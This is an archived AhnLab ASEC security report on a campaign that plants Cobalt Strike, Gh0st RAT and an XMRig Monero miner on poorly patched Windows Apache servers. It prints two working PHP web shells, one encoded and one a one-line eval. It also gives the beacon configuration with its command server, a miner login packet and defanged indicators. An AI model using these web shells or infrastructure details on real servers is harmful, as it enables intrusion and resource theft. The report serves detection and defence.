Cryptojacking Attack Campaign Against Apache Web Servers Using Cobalt Strike - ASEC

By ATCP

Published: 2023-11-13 · Archived: 2026-04-05 13:55:32 UTC

AhnLab Security Emergency response Center (ASEC) is monitoring attacks against vulnerable web servers that have unpatched vulnerabilities or are being poorly managed. Because web servers are externally exposed for the purpose of providing web services to all available users, these become major attack targets for threat actors. Major examples of web services that support Windows environments include Internet Information Services (IIS), Apache, Apache Tomcat, and Nginx. While the Apache web service is usually used in Linux environments, there are some cases where it is used to provide services in Windows environments since it supports Windows as well. Recently, ASEC identified an attack campaign where the XMRig CoinMiner is installed on Windows web servers running Apache. The threat actor used Cobalt Strike to control the infected system. Cobalt Strike is a commercial penetration testing tool, and it is recently being used as a medium to dominate the internal system in the majority of attacks including APT and ransomware.

Process	Module	Behavior	Data
httpd.exe	N/A	Creates executable file	Target 128-Signed.exe
httpd.exe	N/A	Creates executable file	Target 256.exe

Process	Module	Behavior	Data
test.exe ASD.Prevention(100)	N/A	Connects to network	http://121.135.44.49:808/a4vR
httpd.exe	N/A	Modifies executable file	Destination device\harddiskvolume2\windows\system\test.exe

Figure 1. Cobalt Strike being installed by an Apache web service (httpd.exe)

1. **Attack Targeting Apache Web Servers**

Targeted systems were all environments with old versions of the Apache web service and PHP installed. While the specific method of attack has not been identified, it is likely that various vulnerability attacks would have been possible against unpatched Apache web servers. There were also logs of PHP web shell malware strains having been installed.

```
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D, $K)
{
    for ($i = 0; $i < strlen($D); $i++) {
        $c = $K[($i + 1) & 15];
        $D[$i] = $D[$i] ^ $c;
    }
    return $D;
}
$payloadName = "payload";
$key = "1a1dc91c907325c6";
$data = file_get_contents("php://input");
if ($data !== false) {
    $data = encode($data, $key);
    if (isset($_SESSION[$payloadName])) {
        $payload = encode($_SESSION[$payloadName], $key);
        if (strpos($payload, "getBasicsInfo") === false) {
            $payload = encode($payload, $key);
        }
        eval($payload);
        echo encode(@run($data), $key);
    } else {
```

```
<?php @eval($_POST[spread]);?>
```

Figure 2. PHP web shell malware strains used in the attacks The threat actor uploaded and executed the malware through the installed web shell or through vulnerability attacks. The attack target is the httpd.exe process which is the Apache web server. Accordingly, httpd.exe performs malicious behaviors such as creating and running malware. Note that behaviors such as creating files for web service processes and executing processes are not always used for malicious purposes. These can occur during legitimate update processes or while an administrator is processing tasks for web server management. As such, there is a limit to anti-malware products such as V3 to perfectly block such behaviors. AhnLab EDR (Endpoint Detection and Response) is the only next-generation threat detection and response solution based on behavior-based engine that exists in South Korea. It provides powerful threat monitoring, analysis, and response capabilities for endpoint areas. AhnLab EDR constantly collects information on suspicious behaviors by type and allows users to accurately recognize threats in detection, analysis, and response perspectives. Through this process, a comprehensive analysis can be performed to identify causes, make adequate responses, and establish preventative processes. The following is a screen showing the EDR detection of the threat actor attacking an Apache web service and installing Cobalt Strike. Traces show httpd.exe, the Apache web server process, executing Cobalt Strike.



Figure 3. Traces of suspicious files being created in an Apache web server (EDR)

Figure 4. Traces of suspicious files being executed in an Apache web server (EDR)

1. **Cobalt Strike Used in Attacks**

A beacon is the Cobalt Strike's agent that acts as a backdoor. Cobalt Strike provides beacons in various forms. Depending on the method, they can be categorized as either stager or stageless. The stager method uses a downloader malware that downloads a beacon from an external source and executes it in the memory area. Because this method does not actually contain the beacon, it has a small size and requires an additional step for

downloading the beacon. On the other hand, Cobalt Strike created with the stageless method contains a beacon within and has a file size above a certain threshold.



Figure 5. Stager malware downloading an encrypted beacon To evade file detection, the threat actor obfuscated the malware strains used, even using Golang or PyInstaller. Most malware strains used in the attacks use the stageless method. However, malware developed with PyInstaller is a downloader malware that uses the stager method (downloads Cobalt Strike and executes it in the memory area).



Figure 6. Obfuscated Cobalt Strike malware strains Beacons can also communicate with the C&C server via protocols such as http, https, and dns. As the beacon installed in the internal network during the lateral movement stage will not be connected with the external network, an SMB beacon that communicates via the SMB protocol is used. Because the Cobalt Strike instances used in the attacks were all used for the purpose of controlling the infected system after initial penetration, they used the HTTP protocol for communicating with the C&C server. The following is a result of using CobaltStrikeParser on an instance of Cobalt Strike used in the attack to extract

the configuration data [1]. Various settings can be seen, including not only the C&C server address but also user-agent and the target process for injection.

```
BeaconType                      - HTTP
Port                            - 808
SleepTime                       - 60000
MaxGetSize                      - 1048576
Jitter                          - 0
MaxDNS                          - 255
PublicKey_MD5                   - 168154c9bdbfedb2f7d725e92294840d
C2Server                        - 121.135.44.49,/updates.rss
UserAgent                       - Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0)
HttpPostUri                     - /submit.php
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - Metadata
                                        base64
                                        header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                        Content-Type: application/octet-stream
                                  SessionId
                                        parameter "id"
                                  Output
                                        print
PipeName                        -
DNS_Idle                        - 0.0.0.0
DNS_Sleep                       - 0
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%₩syswow64₩rundll32.exe
Spawnto_x64                     - %windir%₩sysnative₩rundll32.exe
```

Figure 7. Cobalt Strike settings data The Cobalt Strike instances used in the attacks have various appearances such as Go and PyInstaller, but in all cases, the same IP address was used for the C&C server. AhnLab has been detecting the C&C address used in Cobalt Strike attacks from the past as a malicious URL, which can be also checked in AhnLab EDR. The following is evidential data of detecting the behavior of connecting to a malicious URL as a threat. It shows the information on the malicious URL address and the process that connected to said URL, as well as the transmitted payload data.

Figure 8. Connecting to Cobalt Strike's malicious URL (EDR)

1. **Installing Additional Malware**

After attempting to install Cobalt Strike, there was an attempt to additionally install Gh0st RAT. This was probably done because Cobalt Strike did not run correctly due to security products. When control over the infected system is obtained through these attempts, a CoinMiner that mines Monero coins was ultimately installed.


```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"44HeeKmS2F8cEiqzDsQNsU4fj7wBbKm4BAQZmBVG7bydWfnNBKi1UABUssWfQevweAeB5ttM1y3W9hpy54Sj7PMH8JCmc5b",
"pass":"Test","agent":"XMRig/6.19.0 (Windows NT 10.0; Win64; x64) libuv/1.38.0 msvc/2019","algo":["rx/
0","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn/1","rx/
wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/ninja"]}}
```


Figure 9. XMRig communications packet As no logs were identified other than those of installing the remote control malware and CoinMiner, it is deemed that the ultimate goal of the threat actor is to use the resources of poorly-managed web servers to mine Monero coins and raise a profit.

1. **Conclusion**

Recently, attacks involving Cobalt Strike being installed on Windows servers with Apache web service have been identified. Seeing from the logs, it can be inferred that the threat actor attacked poorly managed web servers or those with unpatched vulnerabilities. Cobalt Strike is a commercial penetration testing tool, and it is recently being used as a medium to dominate the internal system in the majority of attacks including APT and ransomware. AhnLab products are equipped with a process memory-based detection method and behavior-based detection feature that can counter the beacon backdoor which is used from the Cobalt Strike's initial invasion stage to spread internally.

Figure 10. Memory detection log for Cobalt Strike Administrators must check for the file upload vulnerability in web servers to prevent the initial infiltration path of web shell uploads in advance. Furthermore, the password must be changed periodically and access control measures must be put in place to respond to lateral movement attacks using stolen account credentials. Also, V3 should be updated to the latest version so that malware infection can be prevented. **File Detection** – Backdoor/Win.CobaltStrike.C5538818 (2023.11.08.00) – Trojan/Win.Generic.R605627 (2023.09.15.01) – Malware/Win64.RL_Backdoor.R363496 (2021.01.18.05) – Downloader/Win.CobaltStrike.C5538917 (2023.11.09.01) – Downloader/Win.CobaltStrike.C5538829 (2023.11.08.00) – Backdoor/Win.Gh0stRAT.C4976986 (2023.06.04.01) – Malware/Win32.RL_Generic.R356011 (2020.11.22.01) – CoinMiner/Win.XMRig.C5539322 (2023.11.09.01) – WebShell/PHP.Generic.S1912 (2022.09.27.02) – WebShell/PHP.Small.S1690 (2021.10.26.02) **Behavior Detection** – InitialAccess/DETECT.Event.M11450 – Connection/EDR.Behavior.M2650 **Memory Detection** – Backdoor/Win.CobaltStrike.XM79 – Downloader/Win.CobaltStrike.XM83

MD5

1842271f3dbb1c73701d8c6ebb3f8638

205c12fabb38b13c42b947e80dc3d53a

36064bd60be19bdd4e4d1a4a60951c5f

594365ee18025eb9c518bb266b64f3d2

5949d13548291566efff20f03b10455c

Additional IOCs are available on AhnLab TIP.

URL

http[:]//121[.]135[.]44[.]49[:]808/a4vR

http[:]//121[.]135[.]44[.]49[:]808/ga[.]js

http[:]//121[.]135[.]44[.]49[:]808/ptj

http[:]//121[.]135[.]44[.]49[:]808/updates[.]rss

http[:]//202[.]30[.]19[.]218[:]521/

Additional IOCs are available on AhnLab TIP.

To learn more about **AhnLab EDR**'s advanced behavior-based detection and reponse, please click the banner below

Source: https://asec.ahnlab.com/en/59110/